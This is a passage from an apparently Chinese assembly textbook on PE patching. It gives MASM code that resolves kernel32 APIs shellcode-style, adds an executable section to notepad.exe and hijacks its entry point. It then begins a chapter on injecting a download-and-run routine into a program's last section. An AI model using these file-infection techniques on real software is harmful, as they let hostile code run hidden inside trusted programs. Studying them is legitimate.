and edi,0ffff0000h ;找到返回地址按内存对齐的头
.while TRUE
.if word ptr [edi] == IMAGE_DOS_SIGNATURE
mov esi,edi
add esi,[esi+3ch]
```

```
.if word ptr [esi] == IMAGE_NT_SIGNATURE
mov @dwReturn,edi
.break
.endif
.endif
_ret:
sub edi,010000h ;调整一个内存页面，继续查找
.break.if edi < 070000000h ;直到地址小于070000000h
.endw
pop fs:[0]
add esp,0ch
popad
mov eax,@dwReturn
ret
_getKernelBase endp
;--------------------------------------------------
;从内存中模块的导出表中获取某个API的入口地址
;--------------------------------------------------
_getApi proc _hModule,_lpszApi
local @dwReturn,@dwStringLen
pushad
mov @dwReturn,0
call @F
@@:
pop ebx
sub ebx,offset @B
;创建用于错误处理的SEH结构
assume fs:nothing
push ebp
lea eax,[ebx+offset _ret]
push eax
lea eax,[ebx+offset _SEHHandler]
push eax
push fs:[0]
mov fs:[0],esp
;计算API字符串的长度（注意带尾部的0）
mov edi,_lpszApi
mov ecx,-1
xor al,al
cld
repnz scasb
mov ecx,edi
sub ecx,_lpszApi
mov @dwStringLen,ecx
;从DLL文件头的数据目录中获取导出表的位置
mov esi,_hModule
add esi,[esi+3ch]
assume esi:ptr IMAGE_NT_HEADERS
mov esi,[esi].OptionalHeader.DataDirectory.VirtualAddress
add esi,_hModule
assume esi:ptr IMAGE_EXPORT_DIRECTORY
mov ebx,[esi].AddressOfNames
add ebx,_hModule
xor edx,edx
.repeat
```

```
push esi
mov edi,[ebx]
add edi,_hModule
mov esi,_lpszApi
mov ecx,@dwStringLen
repz cmpsb
.if ZERO ?
pop esi
jmp @F
.endif
pop esi
add ebx,4
inc edx
.until edx>=[esi].NumberOfNames
jmp _ret
@@:
;API名称索引->序号索引->地址索引
sub ebx,[esi].AddressOfNames
sub ebx,_hModule
shr ebx,1
add ebx,[esi].AddressOfNameOrdinals
add ebx,_hModule
movzx eax,word ptr [ebx]
shl eax,2
add eax,[esi].AddressOfFunctions
add eax,_hModule
;从地址表得到导出函数地址
mov eax,[eax]
add eax,_hModule
mov @dwReturn,eax
_ret:
pop fs:[0]
add esp,0ch
assume esi:nothing
popad
mov eax,@dwReturn
ret
_getApi endp
_start proc
local hKernel32Base:dword ;存放kernel32.dll基地址
local hUser32Base:dword
local _getProcAddress:_ApiGetProcAddress ;定义函数
local _loadLibrary:_ApiLoadLibrary
local _createDir:_ApiCreateDir
pushad
;获取kernel32.dll的基地址
invoke _getKernelBase,eax
mov hKernel32Base,eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddr
add eax,ebx
mov edi,hKernel32Base
mov ecx,edi
```

```
213
214 invoke _getApi,ecx,eax
215 mov _getProcAddress,eax ;为函数引用赋值GetProcAddress
216
217 ;使用GetProcAddress函数的首址
218 ;传入两个参数调用GetProcAddress函数
219 ;获得CreateDirA的首址
220 mov eax,offset szCreateDir
221 add eax,ebx
222 invoke _getProcAddress,hKernel32Base,eax
223 mov _createDir,eax
224
225 ;调用创建目录的函数
226 mov eax,offset szDir
227 add eax,ebx
228 invoke _createDir,eax,NULL
229
230 popad
231 ret
232 _start endp
233
234 ;EXE文件新的入口地址
235
236 _NewEntry:
237 ;获取当前函数的栈顶值
238 mov eax,dword ptr [esp]
239 push eax
240 call @F ;免去重定位
241 @@:
242 pop ebx
243 sub ebx,offset @B
244 pop eax
245 invoke _start
246 jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
247 ret
248 end _NewEntry
```

代码重定位技术的应用分布在补丁程序的每个函数中。如代码行72～76、代码行119～122、代码行240～243等。

kernel32.dll基地址的获取方法采用了本书11.3.3介绍的方法，即利用操作系统的SEH机制得到kernel32.dll内部RVA，结合内存扫描技术获取kernel32.dll的基地址。该部分功能对应代码行61～109。

行207～215得到函数GetProcAddress的地址，因为补丁程序用到的外部函数均来自于一个动态链接库kernel32.dll，该动态链接库已经被程序加载到进程地址空间中，所以本示例中不再需要获取函数LoadLibraryA的地址。行217～223通过函数GetProcAddress得到创建目录函数CreateDirectoryA的地址存储到变量_createDir中，行225～228通过调用该函数创建指定名称的目录。

16.2.2 目标PE结构

本实例程序中用到的所有变量所在位置如图16-2所示。




图 16-2 在PE新增节中插入程序后的目标PE结构

如图所示，PE文件被分隔成四部分：

目标文件DOS头。包含目标文件的DOS MZ头和DOS Stub。

目标文件PE头＋节表。节表部分除了目标文件的所有的节表项外，还有新增加的节表项，以及节表的最后一个零结构项。

目标文件所有节的内容。

新增节的内容。

补丁工具程序中用到的主要变量有两个：

lpPatchPE（目标文件PE头起始地址）

lpOthers（节表后的节内容的起始地址）

另外，还有很多长度变量，这些长度变量基本上分为两类：一类是原始长度，一类是按照文件对齐粒度对齐后的长度。这些长度与变量之间的关系如下：

```
    lpOthers=
    dwValidHeadSize+dwPE_SECTIONSize+dwPE_SECTIONSize+sizeof
IMAGE_SECTION_HEADER*2
    lpOthers=dwHeaderSize ;按文件对齐粒度对齐以后的大小
    lpPatchPE=dwValidHeadSize
    dwHeaderSize=dwValidHeadSize+dwPE_SECTIONSize+sizeof
IMAGE_SECTION_HEADER*2
```

熟悉目标PE打补丁后的结构及各变量间的关系，可以帮助读者理解编程思路。

16.3　开发补丁工具

有了对补丁程序和对PE中新增节的认识，下面来开发补丁工具。本节将开发一个能够将补丁程序嵌入到PE新增节中的补丁工具，首先来看编程思路。

16.3.1　编程思路

按照对“在PE新增节中插入程序”的理解，补丁工具编写的思路应包括以下五步：

步骤1　新建一个节，将该节命名为"PEBindQL"。

注意　因为程序与数据是在一起的，所以该节的属性必须定义为：可读、可写、可执行，即将该节的属性设置为0C0000060H。

步骤2　将补丁程序的字节码附加到原PE文件的末尾。

步骤3　计算新节的相关数据（如节的名称、节实际尺寸大小、节对齐尺寸、节的属性、节的起始RVA、节在文件中的偏移等），在节表里将该节添加进去。

步骤4　修改全局变量，如SizeOfImage、SizeOfHeaders等。

步骤5　在文件头部修改入口地址，指向新节的可执行代码入口处；同时，修正新节最后E9指令的操作数，使其返回到原始的文件入口处。

这种操作与在链表的中间部位插入一个元素非常类似，而链表就是机器指令流，插入的元素就是要执行的代码。补丁工具的开发流程如图16-3所示。




图　16-3　补丁工具开发流程

如图16-3所示，补丁工具的编程思路是根据对“在PE新增节中插入程序”的理解来写的。事实上，在进行程序设计时，考虑到代码功能的一致性原则和程序结构化设计的特点，其具体实现思路略有不同。比如，编程思路的第一步是通过为变量赋值，得出新增节所在节表的起始和新增节内容所在文件的偏移来实现的；第二步附加补丁代码是通过构造新文件数据实现的；后三步则是通过修正字段参数来实现的。

下面将按照源代码中对程序设计的步骤分三部分来描述补丁工具的编写，这三部分依次是：

为变量赋值

构造新文件数据

修正字段参数

16.3.2　为变量赋值

首先来看第一部分：为变量赋值。补丁工具程序需要通过程序计算的变量包括以下项目：

1）dwPatchCodeSize　获取补丁代码大小

2）dwNewSectionSize　获取对齐后的长度，即新增节的大小

3）dwValidHeadSize　获取目标文件PE头部有效数据的长度

4）lpPatchPE　将该长度按照8位对齐，对齐后的大小

5）dwSections　获取目标文件节表大小（不含零结构）

6）dwPE_SECTIONSize　计算目标文件PE头和节表的大小

7）dwHeaderSize　计算新文件中文件头有效数据大小

8）lpOthers　计算新文件中文件头对齐后的大小

9）dwOff　计算新文件文件头比目标文件多出的部分

10）dwNewFileAlignSize　将目标文件的大小按照文件对齐粒度对齐后的大小

11）dwNewFileSize　计算新文件大小

新增加节的节表项所在文件起始偏移，可以由以上变量lpPatchPE和dwPE_SECTIONSize相加得到；新增加的节的内容所在文件的起始偏移，则是由以上变量lpOthers和dwSectionsAlignLeft相加得到。

获得新文件大小以后，按照新文件大小dwNewFileSize申请内存空间。

16.3.3　构造新文件数据

内存空间申请成功后，即可构造新文件的数据了，构造包含以下过程：

步骤1　将目标文件的有效数据部分复制到申请的空间中。

步骤2　复制PE头及目标节表。

步骤3　定位到lpOthers，复制节的详细内容。

步骤4　将补丁代码附加到新的节中。

可以看到，在新文件数据构造的第4步，才实现了编程思路中的第2步附加代码补丁部分。

16.3.4 修正字段参数

最后，需要修改文件头部的某些字段和一些参数，以便操作系统加载器可以正确加载并运行新文件。这些待修正的字段主要包括：

新节的IMAGE_SECTION_HEADER结构中的所有字段

节的个数

DOS头中的e_flanew值

函数入口地址

补丁代码中的E9指令后的操作数

原节表中节表项目与文件偏移有关的几个字段

SizeOfHeaders

SizeOfImage

字段参数修正的第一步，就是对新增加的节的节表项字段进行赋值。字段修正还包括PE头部字段修正和跳转指令修正。所有工作完成以后，将修改完的新文件数据写入磁盘文件。

16.3.5 主要代码

以下代码截选自随书文件bind.asm的函数_openFile，函数按照16.3.1小节所示步骤编写。由于是按顺序编程，注释比较明晰，读者可以参照注释自己阅读分析这部分代码。详见代码清单16-2。

代码清单16-2 补丁工具的函数_openFile（chapter16\bind.asm）

```
;到此为止
;两个内存文件的指针已经获取到了
;@lpMemory和@lpMemory1分别指向两个文件头
;补丁代码段大小
invoke getCodeSegSize,@lpMemory
mov dwPatchCodeSize,eax
invoke wsprintf,addr szBuffer,addr szOut100,eax
invoke _appendInfo,addr szBuffer
;将新增节按照文件FileAlign对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
mov ebx,eax
xor edx,edx
mov eax,dwPatchCodeSize
div bx
.if edx>0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx
mov dwNewSectionSize,eax ;新增节的大小
invoke wsprintf,addr szBuffer,addr szOut114,eax
invoke _appendInfo,addr szBuffer
```

程序首先获取补丁程序代码段的大小，并将该大小按照文件对齐粒度对齐，计算出要新增加的节的大小。

```
;调整esi,edi指向DOS头
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,@lpMemory1
assume edi:ptr IMAGE_DOS_HEADER
nop
```

```
;查找原PE头的有效数据长度
invoke getValidHeadSize,@lpMemory1
mov dwValidHeadSize,eax

;将该值以8位对齐，否则会提示无效Win32程序
xor edx,edx
mov bx,8
div bx
.if edx>0
inc eax
.endif
xor edx,edx
mul bx

mov lpPatchPE,eax

pushad
invoke wsprintf,addr szBuffer,addr szOut101,dwValidHeadSize
invoke _appendInfo,addr szBuffer
invoke wsprintf,addr szBuffer,addr szOut102,lpPatchPE
invoke _appendInfo,addr szBuffer
popad


invoke _getRVACount,@lpMemory1
xor edx,edx
mov bx,sizeof IMAGE_SECTION_HEADER
mul bx
mov dwSections,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut111,dwSections
invoke _appendInfo,addr szBuffer
popad


;eax中存放了目标文件PE头和节表大小的和
add eax,sizeof IMAGE_NT_HEADERS
mov dwPE_SECTIONSize,eax

mov ebx,lpPatchPE
add ebx,eax
add ebx,sizeof IMAGE_SECTION_HEADER ;新节的大小
add ebx,sizeof IMAGE_SECTION_HEADER ;最后的0结构
mov dwHeaderSize,ebx ;头的有效数据大小

;将文件头按照文件FileAlign对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
mov ebx,eax

xor edx,edx
mov eax,dwHeaderSize

pushad
invoke wsprintf,addr szBuffer,addr szOut109,dwHeaderSize
invoke _appendInfo,addr szBuffer
popad

div bx
```

```
.if edx＞0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx ;eax中是求出的对齐了以后的文件头大小
mov dword ptr lpOthers,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut110,lpOthers
invoke _appendInfo,addr szBuffer
popad
```

以上代码计算出增加新节以后的PE文件头的大小。一个节增加后，在PE头部的节表处会增加一项。

```
;求新文件大小
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置
;求第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
;按照文件对齐粒度对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
mov ebx,eax
xor edx,edx
mov eax,@dwFileSize1
div bx
.if edx＞0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx
mov dwNewFileAlignSize,eax ;对齐后的文件大小
add eax,dwOff
;新文件大小=目标文件大小+多出来的DOS头+新节对齐以后的大小
add eax,dwNewSectionSize
mov dwNewFileSize,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut105,@dwFileSize1,eax
```

```
invoke _appendInfo,addr szBuffer
popad
```

以上代码计算出加入新节后文件的大小。公式为：

新文件大小＝目标文件大小＋多出来的DOS头＋新节对齐以后的大小

```
;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst
;将目标文件的有效数据部分复制到内存区域
;目标文件DOS头+Dos Stub+其他有效数据的大小
mov ecx,dwValidHeadSize
invoke MemCopy,@lpMemory1,lpDstMemory,ecx
;复制PE头及目标节表
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
mov edi,lpDstMemory
add edi,lpPatchPE
mov ecx,dwPE_SECTIONSize
invoke MemCopy,esi,edi,ecx
;定位到lpOthers
;复制节的详细内容
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov edx,esi
add edx,sizeof IMAGE_NT_HEADERS
mov esi,edx ;节表的起始位置
;求节表中第一节的文件偏移
assume esi:ptr IMAGE_SECTION_HEADER
mov eax,[esi].PointerToRawData
mov dwFirstSectionStart,eax
mov esi,@lpMemory1
add esi,dwFirstSectionStart
;判断该值与lpOthers的区别，其差为文件多出的部分
mov ebx,lpOthers
```

```
sub ebx,eax
mov dwOff,ebx ;dwOff是文件多出的部分
mov edi,lpDstMemory
add edi,lpOthers
;将剩余的节的数据复制到指定位置
mov ecx,@dwFileSize1
sub ecx,dwFirstSectionStart
mov dwSectionsLeft,ecx ;目标所有节的大小
;对齐后的大小
mov eax,ecx
xor edx,edx
mov ebx,dwFileAlign
div bx
.if edx>0
inc eax
.endif
mul bx
mov dwSectionsAlignLeft,eax
mov ecx,eax
invoke MemCopy,esi,edi,ecx
;将补丁代码附加到新的节中
invoke getCodeSegStart,@lpMemory
mov dwPatchCodeSegStart,eax
;复制补丁代码
mov esi,dwPatchCodeSegStart
add esi,@lpMemory
mov edi,lpDstMemory
add edi,lpOthers
add edi,dwSectionsAlignLeft
mov ecx,dwPatchCodeSize
invoke MemCopy,esi,edi,ecx
;到此为止，数据复制完毕
```

以上代码完成了从目标代码到新文件的数据复制。复制的内容包括：目标代码的文件头、新节描述、目标PE节数据、补丁代码数据即新节数据。

```
;修正新节的内容
;定位到新节
mov edi,lpDstMemory
add edi,lpPatchPE
add edi,dwPE_SECTIONSize
assume edi:ptr IMAGE_SECTION_HEADER
;修正节的名称
push edi
```

```
mov esi,offset szNewSection
mov ecx,8
rep movsb
pop edi
;修正节的长度
mov ecx,dwNewSectionSize
mov [edi].Misc,ecx
;修正文件中对齐后的尺寸
mov [edi].SizeOfRawData,ecx
;在文件中的偏移
;算法，在节表中找到最后一个的内容相加即可
mov eax,dwFileAlign
mov ebx,eax
xor edx,edx
mov eax,dwSectionsLeft ;注意：该值可能未对齐
div bx
.if edx＞0
inc eax
.endif
xor edx,edx
mov ebx,dwFileAlign
mul bx
add eax,lpOthers
mov dwNewSectionOff,eax ;新增代码在文件中的偏移
mov [edi].PointerToRawData,eax
;节的属性
mov eax,0E0000060h
mov [edi].Characteristics,eax
;节在内存中的RVA
invoke _getNewSectionRVA,@lpMemory1
mov [edi].VirtualAddress,eax
;更改节的个数
mov edi,lpDstMemory
add edi,lpPatchPE
assume edi:ptr IMAGE_NT_HEADERS
invoke _getSectionCount,@lpMemory1
mov dwSectionCount,eax
inc eax
mov [edi].FileHeader.NumberOfSections,ax
;更改DOS头中的e_flanew值
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
mov eax,lpPatchPE
mov [edi].e_lfanew,eax
;获得函数入口地址
invoke getEntryPoint,@lpMemory1
mov dwDstEntryPoint,eax
pushad
invoke wsprintf,addr szBuffer,addr szOut106,eax
invoke _appendInfo,addr szBuffer
popad
```

```
;求新入口指针
mov eax,dwNewSectionOff
invoke _OffsetToRVA,lpDstMemory,eax
mov dwNewEntryPoint,eax ;新入口指针

pushad
invoke wsprintf,addr szBuffer,addr szOut115,eax
invoke _appendInfo,addr szBuffer
popad


;修正各种值

;修正函数入口地址
mov esi,@lpMemory
assume esi:ptr IMAGE_DOS_HEADER
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwNewEntryPoint
mov [edi].OptionalHeader.AddressOfEntryPoint,eax


;修正补丁代码中的E9指令后的操作数
mov eax,lpDstMemory
add eax,lpOthers
add eax,dwSectionsAlignLeft
add eax,dwPatchCodeSize

sub eax,5 ;eax指向了E9的操作数
mov edi,eax

sub eax,lpDstMemory
add eax,4

mov ebx,dwDstEntryPoint
invoke _OffsetToRVA,lpDstMemory,eax
sub ebx,eax
mov dword ptr [edi],ebx

pushad
invoke wsprintf,addr szBuffer,addr szOut112,ebx
invoke _appendInfo,addr szBuffer
popad


;修正节表中记录文件偏移的几个字段
invoke changeRawOffset,@lpMemory,@lpMemory1

;修正SizeOfCode
;因为该值只影响调试，不影响执行效果，所以不做修改

;修正SizeOfHeaders最重要，如果不修改程序无法运行
mov edi,lpDstMemory
```

```
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwHeaderSize
mov [edi].OptionalHeader.SizeOfHeaders,eax

;修正SizeOfImage
;该值发生了变化，必须修改，
;否则会提示不是有效的Win32应用程序
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
add esi,[esi].e_lfanew
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.SizeOfImage
mov dwDstSizeOfImage,eax
;计算新增节部署到内存后占用的内存
mov eax,dwNewSectionSize
xor edx,edx
mov bx,1000h
div bx
.if edx>0
inc eax
.endif
xor edx,edx
mul bx
mov dwNewSizeOfImage,eax

mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,dwDstSizeOfImage
add eax,dwNewSizeOfImage ;新的SizeOfImage值
mov [edi].OptionalHeader.SizeOfImage,eax

;将新文件内容写入到c:\bindA.exe
invoke writeToFile,lpDstMemory,dwNewFileSize
```

最后，程序修正了许多参数，这些参数包括SizeOfImage、程序入口、新节数据结构中的各字段值、SizeOfHeaders、补丁代码中的跳转指令操作数等。

16.3.6 运行测试

以下是通过bind.asm为记事本程序打补丁时的输出信息：

```
补丁程序：D:\masm32\source\chapter16\patch.exe
目标 PE 程序：C:\notepad.exe

补丁代码段大小：000001fb
新增节按照文件对齐粒度对齐以后的大小为 :00000200
目标 PE 头的数据的有效长度为 :00000320
目标 PE 文件的 DOS 头大小为：00000320
补丁代码在目标文件中的文件偏移量为：00000320
目标程序所有节表占用的字节数：00000078
新文件的 PE 头实际大小为：000004e0
节表后的数据位于文件的偏移：00000600
原文件大小为：00010400
加补丁后的新文件的大小为：00010800
目标 PE 的入口地址为：0000739d
新 PE 文件的入口地址为：00013000
补丁代码中的 E9 指令后的操作数修正为：ffff41a3

节中需要修正的文件偏移地址如下：
    节名：.text      原始偏移：00000400      修正后的偏移：00000600
    节名：.data      原始偏移：00007c00      修正后的偏移：00007e00
    节名：.rsrc      原始偏移：00008400      修正后的偏移：00008600
```

大家可以尝试使用该补丁程序对其他的系统程序实施补丁，并对生成的打过补丁以后的程序运行并测试。

16.4 小结

本章通过扩充文件尾部实现新增节，并在文件头部节表部分新增加一个表项。因为节表在文件头部的最后，所以，增加的节表占用了对齐补足的部分，不会影响到其他的数据。

为了降低编写补丁工具的难度，在补丁代码中还使用了前面几章讲述的编程技术，如补丁代码中对涉及地址的地方使用了本书6.1节中的代码重定位技术，对导入函数的调用则使用了本书11.4节中介绍的API函数地址的动态获取技术，等等。因此，大家要学会整体上使用嵌入补丁框架技术，局部上学习综合运用代码重定位技术和动态加载技术，以增强补丁程序的可移植性，降低补丁工具编写的难度。

第17章　在PE最后一节中插入程序

本章介绍如何在PE文件的最后一节插入补丁程序的方法。与前三章的补丁方法相比，这种方法是最简单也是最有效的一个，在后续章节的实例中几乎都是采用这种方法对目标PE实施补丁的。因为PE文件的最后一节的数据在文件的末尾，所以，将代码添加到最后一节时无需新增节表项，无需移动现有文件内容。

读者可能会问，如果最后一节是在装载时可以被抛弃的节该怎么办（比如重定位节）？

幸运的是，相对于可运行的PE文件来说，由于操作系统为每个进程分配的地址空间是独立的，所以其被装载时总是被放置到指定的位置，所以，在可运行的PE里，不存在重定位节。首先来看补丁程序。

17.1　网络文件下载器补丁程序实例

本节要完成的补丁程序是一个网络文件下载器，即从网络上下载指定地址的PE文件并运行。从网络上下载文件时，会用到动态链接库wininet.dll，其中包含了Win32下与网络有关的函数，利用这些函数实现基于HTTP协议和FTP协议的服务连接和文件传输等功能。

网络文件下载器（简称“下载器”）可以用于软件在线自动升级、软件更新、远程管理和控制等领域。下载器首先通过检测本地网络连接状态，确定是否执行下载操作（本实例会循环检测网络连接状态，直到发现一个连接为止），下载时使用函数InternetOpenURL打开指定URL地址的连接；然后，使用InternetReadFile读取要下载的文件相关数据，并写入本地文件，完成对网络文件的下载。本例中最后还单独开启一个线程尝试执行已下载的文件。

首先来看本实例中用到的API函数。

17.1.1　用到的API函数

基于HTTP（HyperText Transfer Protocol，超文本传输协议）的文件下载的相关函数在动态链接库wininet.dll中。与本章补丁程序编写有关的函数见表17-1。

表 17-1　补丁程序用到的 API 函数

导出序号	虚拟地址	导出函数名称	描　述
000000f6	00025c7e	InternetGetConnectedState	获取联网状态
000000f7	0002722b	InternetGetConnectedStateEx	获取联网状态
000000f8	0002722b	InternetGetConnectedStateExA	获取联网状态
0000011d	0000b1e8	InternetSetOptionA	设置通信参数
0000011e	0004ad00	InternetSetOptionExA	设置通信参数
00000109	00015a52	InternetOpenUrlA	打开 HTTP 链接
000000cd	000179ba	HttpQueryInfoA	获取 HTTP 相关信息
00000110	000182e2	InternetReadFile	读取文件
00000111	000491b8	InternetReadFileExA	读取文件
000000df	00014d84	InternetCloseHandle	关闭打开的网络文件

如表17-1所示，大部分情况下，每个功能的函数都会有扩展函数，在原函数名末尾添加后缀"Ex"。如果函数参数中有字符串，则通常还会存在两个版本的相同名称的函数，例如，读取文件的扩展函数InternetReadFileExA，除此之外，还有一个名称是InternetReadFileExW。关于"A"和"W"的具体含义参照本书1.2.2小节的介绍。下面依次来介绍这些函数的定义及用法。

1.函数InternetGetConnectedStateEx

该函数用来检测当前电脑的网络连接情况。以下是该函数的完整定义：

```
BOOL InternetGetConnectedStateEx(
__out LPDWORD lpdwFlags,
__out LPTSTR lpszConnectionName,
__in DWORD dwNameLen,
__in DWORD dwReserved
);
```

函数参数解释如下：

1）lpdwFlags：出口参数，它是一个指向所获得的连接状态的指针。即使函数返回值为FALSE，该参数也会指向一个合法的标志。该标志的值通常有以下几种：

表 17-2　函数 InternetGetConnectedStateEx 参数 lpdwFlags 的值

十六进制值	字符常量	含　义
0x01	INTERNET_CONNECTION_MODEM	通过 MODEM 拨号上网
0x02	INTERNET_CONNECTION_LAN	通过本地局域网上网
0x04	INTERNET_CONNECTION_PROXY	通过代理上网
0x08	INTERNET_CONNECTION_MODEM_BUSY	不再使用
0x20	INTERNET_CONNECTION_OFFLINE	离线
0x40	INTERNET_CONNECTION_CONFIGURED	可联网，但当前不可用

2）lpszConnectionName：指向返回连接名的字符串缓冲区的指针。

3）dwNameLen：字符串缓冲区长度。

4）dwReserved：保留，必须为0。

5）返回值：如果有一个活动的Internet连接，则返回TRUE，具体使用什么方式连接的网络则通过第一个参数lpdwFlags查找；如果没有Internet连接或连接当前不可用，则返回FALSE。如果返回FALSE，可通过调用GetLastError进一步查看更多错误信息。

2.函数InternetOpen

该函数可以建立客户端正在使用的网络连接参数表。函数原型如下：

```
HINTERNET WINAPI InternetOpen(
LPCTSTR lpszAgent,//调用WinINet函数的应用程序
DWORD dwAccessType,//访问类别
LPCTSTR lpszProxy,//代理
LPCTSTR lpszProxyBypass,//指向可选主机的字符串
DWORD dwFlags//标志
);
```

函数参数解释如下：

1）lpszAgent：指定调用WinINet函数的应用程序或入口，该入口用做HTTP协议中的用户代理项。

2）dwAccessType：指定返回参数的类别，该参数可为下列值之一：

INTERNET_OPEN_TYPE_DIRECT：用于解析所有本地主机；

INTERNET_OPEN_TYPE_PRECONFIG：返回注册表中代理或直接的配置；

INTERNET_OPEN_TYPE_PRECONFIG_WITH_NO_AUTOPROXY：返回注册表中代理或直接的配置，并忽略通过自动脚本（如Microsoft Jscript等）设置的其他代理配置；

INTERNET_OPEN_TYPE_PROXY：为代理传递请求，除非代理提供了旁路列表且解析的名字可以绕过代理，此时，函数使用INTERNET_OPEN_TYPE_DIRECT。

3）lpszProxy：指定当dwAccessType类型为INTERNET_OPEN_TYPE_PROXY时，代理服务器的名字。代理服务器的名字不能使用空字符串。WinINet函数仅能识别OERN类型的代理和TIS网关。如果安装了IE，这些函数也同样支持SOCKS代理。另外，如果dwAccessType类型没有被设置为INTERNET_OPEN_TYPE_PROXY，则该

参数将被忽略且为NULL。

4）lpszProxyBypass：指向一个字符串，它指定一个可选的主机名列表或IP地址。

5）dwFlags：标志字。该参数可为下列值的任意组合：

INTERNET_FLAG_ASYNC：仅能用于作用在该函数返回的句柄的子句柄上的异步请求。

INTERNET_FLAG_FROM_CACHE：不做网络请求，所有的实体都由缓存返回。如果请求条目不在缓存中，将返回错误。

INTERNET_FLAG_OFFLINE：与INTERNET_FLAG_FROM_CACHE一样。

6）返回值：如果失败，返回NULL，否则返回一个有效的句柄，该句柄将由应用程序传递给接下来的WinINet函数。

3.函数InternetSetOption

